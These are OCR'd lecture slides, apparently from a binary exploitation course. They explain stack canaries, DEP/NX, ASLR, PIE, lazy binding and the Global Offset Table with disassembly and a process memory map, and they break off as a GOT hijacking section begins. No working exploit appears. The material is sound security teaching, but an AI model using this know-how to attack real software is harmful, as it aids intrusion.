


Stack Guard

```
4006cc: push   rbp
4006cd: mov    rbp, rsp
4006d0: sub    rsp, 0x20
4006d4: mov    rax, QWORD PTR fs:0x28
4006dd: mov    QWORD PTR [rbp-0x8], rax
```

```
400719: mov    rcx, QWORD PTR [rbp-0x8]
40071d: xor    rcx, QWORD PTR fs:0x28
400726: je     40072d <main+0x61>
400728: call   400550 <__stack_chk_fail@plt>
40072d: leave
40072e: ret
```

rax =
rcx = 0xd23db8a7bc34be61



DEP


- Data execution prevention
- 可執行的地方不能寫，可寫的地方不能執行
- 又稱 NX

```
Start                End                  Perm  Name
0x00400000           0x00401000           r-xp  /mnt/hgfs/Share/ntustisc/bof
0x00600000           0x00601000           r--p  /mnt/hgfs/Share/ntustisc/bof
0x00601000           0x00602000           rw-p  /mnt/hgfs/Share/ntustisc/bof
0x00602000           0x00623000           rw-p  [heap]
0x00007ffff79e4000   0x00007ffff7bcb000   r-xp  /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7bcb000   0x00007ffff7dcb000   ---p  /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dcb000   0x00007ffff7dcf000   r--p  /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dcf000   0x00007ffff7dd1000   rw-p  /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dd1000   0x00007ffff7dd5000   rw-p  mapped
0x00007ffff7dd5000   0x00007ffff7dfc000   r-xp  /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7fea000   0x00007ffff7fec000   rw-p  mapped
0x00007ffff7ff7000   0x00007ffff7ffa000   r--p  [vvar]
0x00007ffff7ffa000   0x00007ffff7ffc000   r-xp  [vdso]
0x00007ffff7ffc000   0x00007ffff7ffd000   r--p  /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7ffd000   0x00007ffff7ffe000   rw-p  /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7ffe000   0x00007ffff7fff000   rw-p  mapped
0x00007fffffde000    0x00007ffffffff000   rw-p  [stack]
0xffffffffff600000   0xffffffffff601000   r-xp  [vsyscall]
```

ASLR

- Address Space Layout Randomization
- 每次程式執行時 stack, heap, library 位置都不一樣


ASLR


code VMA
data VMA
heap
library
stack
kernel space
code VMA
data VMA
heap
library
stack
kernel space
code VMA
data VMA
heap
library
stack
kernel space

PIE

- Position Independent Execution
- 開啟後，code 與 data 都會跟著 ASLR

PIE


code VMA
data VMA
heap
library
stack
kernel space
code VMA
data VMA
heap
library
stack
kernel space
code VMA
data VMA
heap
library
stack
kernel space

PIE

```
0000000000000678 <main>:
 678: push   rbp
 679: mov    rbp, rsp
 67c: sub    rsp, 0x10
 680: mov    edi, 0x2
 685: call   64a <add>
 68a: mov    DWORD PTR [rbp-0x4], eax
 68d: mov    eax, DWORD PTR [rbp-0x4]
 690: mov    esi, eax
 692: lea    rdi, [rip+0x9b]
 699: mov    eax, 0x0
 69e: call   520 <printf@plt>
 6a3: mov    eax, 0x0
 6a8: leave
 6a9: ret
 6aa: nop    WORD PTR [rax+rax*1+0x0]
```

GOT Hijacking

GOT Hijacking

- Lazy Binding
- Global Offset Table
- Lazy Binding Procedure
- GOT Hijacking
- RELRO


Lazy Binding

- 因為不一定每個 library function 都會被執行到，所以採用 lazy binding 機制，當第一次執行到 library function 時才會去尋找真正的 address 並進行 binding

Global Offset Table


- GOT 為 library function 的指標陣列，因為 lazy binding 機制，因此一開始不會知道真實位置，取而代之的是擺 plt 段的 code

Global Offset Table



